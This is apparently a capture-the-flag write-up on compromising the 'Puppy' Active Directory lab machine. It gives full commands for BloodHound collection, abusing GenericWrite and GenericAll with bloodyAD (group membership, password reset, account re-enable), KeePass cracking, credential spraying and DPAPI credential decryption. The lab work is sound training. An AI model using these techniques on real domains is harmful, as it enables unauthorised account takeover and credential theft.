
Summary
This was an Active Directory (AD) machine. I began with an Nmap scan, enumerated LDAP and SMB, collected BloodHound data, abused AD write privileges to gain access to a restricted SMB share, recovered a KeePass database, extracted credentials, used those to access a WinRM session, and finally extracted additional credentials from DPAPI blobs to escalate to the administrator account.
Recon
I always start with an Nmap scan. Results :
PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-09-28 21:20:34Z)111/tcp open rpcbind 2-4 (RPC #100000)| rpcinfo:| program version port/proto service| 100000 2,3,4 111/tcp rpcbind| 100000 2,3,4 111/tcp6 rpcbind| 100000 2,3,4 111/udp rpcbind| 100000 2,3,4 111/udp6 rpcbind| 100003 2,3 2049/udp nfs| 100003 2,3 2049/udp6 nfs| 100005 1,2,3 2049/udp mountd| 100005 1,2,3 2049/udp6 mountd| 100021 1,2,3,4 2049/tcp nlockmgr| 100021 1,2,3,4 2049/tcp6 nlockmgr| 100021 1,2,3,4 2049/udp nlockmgr| 100021 1,2,3,4 2049/udp6 nlockmgr| 100024 1 2049/tcp status| 100024 1 2049/tcp6 status| 100024 1 2049/udp status|_ 100024 1 2049/udp6 status135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open tcpwrapped2049/tcp open nlockmgr 1-4 (RPC #100021)3260/tcp open iscsi?3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)3269/tcp open tcpwrapped5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.0Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:|_clock-skew: 7h00m01s| smb2-security-mode:| 3:1:1:|_ Message signing enabled and required| smb2-time:| date: 2025-09-28T21:22:28|_ start_date: N/AThe scan shows this is a domain controller (LDAP, Kerberos, , SMB). I added an entry to my /etc/hosts :
10.10.11.70 DC.PUPPY.HTB PUPPY.HTB DCInitial access & enumeration
The box provided some credentials that I could use for enumeration. I had access to SMB and LDAP. I used these to gather AD data:

- Enumerated SMB shares.

- Queried LDAP/BloodHound information (I used
rusthound-ceto collect AD relationships for BloodHound).
BloodHound collection
I collected BloodHound data with:
rusthound-ce --domain puppy.htb -u levi.james -p 'KingofAkron2025!'Then I imported the output into BloodHound and looked for interesting relationships. BloodHound showed our user levi member of HR have a GenericWrite over DEVELOPERS group.

Note on GenericWrite: GenericWrite allows modification of many non-protected attributes. For user objects that can include servicePrincipalName (enabling targeted Kerberoasting). For group objects it allows adding members. For computer objects it allows writing msds-KeyCredentialLink to create shadow credentials (PKINIT). See BloodHound docs for more details.
Abusing GenericWrite to gain share access
With the account we have (levi.james) and the BloodHound findings, I used bloodyAD to add levi.james to the DEVELOPERS group (the tool reported success):
bloodyAD --host 10.10.11.70 -d puppy.htb -u levi.james -p 'KingofAkron2025!' add groupMember "DEVELOPERS" levi.jamesAfter being added to DEVELOPERS, I rechecked SMB and discovered access to a DEV share.
smbmap -u levi.james -p '...' -H 10.10.11.70
Inside the DEV share there was a file recovery.kdbx (a KeePass database). I downloaded it for offline analysis.

KeePass database — cracking and extraction
The KeePass database was password protected. I converted the .kdbx file to a John-compatible hash and cracked it with john (bleeding-jumbo):
# generate the keepass hash for johnkeepass2john recovery.kdbx > hashkdbx
# crack with johnjohn --wordlist=/usr/share/wordlists/rockyou.txt hashkdbxAfter cracking, I exported the KeePass entries (or opened recovery.kdbx in KeePassXC) and enumerated stored credentials.
keepassxc-cli export -f csv recovery.kdbxI collected a list of usernames found in the KeePass file and BloodHound enumeration:
jamie.williamsadam.silverant.edwardssteph.coopersteph.cooper_admI verified which credentials were valid against SMB using netexec :
netexec smb 10.10.11.70 -u users.txt -p pass.txt# example output showed PUPPY.HTB\ant.edwards was validI obtained valid credentials for ant.edwards.
Abusing GenericAll to reset password
BloodHound showed that ant.edwards had GenericAll over adam.silver (GenericAll is equivalent to full control over a target object, meaning you can reset passwords, modify attributes, etc.).

I used bloodyAD to set a new password for adam.silver:
bloodyAD --host "10.10.11.70" -d "puppy.htb" -u "ant.edwards" -p '<ANT_PASSWORD>' set password "adam.silver" "Password@1"The password change succeeded, but the account was disabled.

I used bloodyAD again to clear the ACCOUNTDISABLE flag on the userAccountControl attribute:
bloodyAD --host "10.10.11.70" -d "puppy.htb" -u "ant.edwards" -p '<ANT_PASSWORD>' remove uac "adam.silver" -f ACCOUNTDISABLEAfter enabling the account, adam.silver check what we have access to.

Initial foothold — WinRM and user flag
Using the adam.silver credentials, I authenticated over WinRM and obtained the user flag.
During enumeration of C:\Users\adam.silver\, I found a Backups folder containing site-backup-2024-12-30.zip.


I downloaded the backup ZIP and inspected its contents locally. Inside the backup I found credentials for steph.cooper.
Privilege escalation — DPAPI credential recovery
With steph.cooper credentials and a WinRM session as that user, I ran local enumeration (WinPEAS). WinPEAS reported locations where Windows stores credential blobs and MasterKeys:

# Credential blob locationC:\Users\<user>\AppData\Local\Microsoft\Credentials\<blob>
# MasterKey locationC:\Users\<user>\AppData\Roaming\Microsoft\Protect\<SID>\<MasterKey>I confirmed the presence of both the credential blob(s) and the corresponding MasterKey for steph.cooper and transferred them to my attacking machine.


Using Impacket’s dpapi tools, I decrypted the blob and recovered steph.cooper_adm credentials.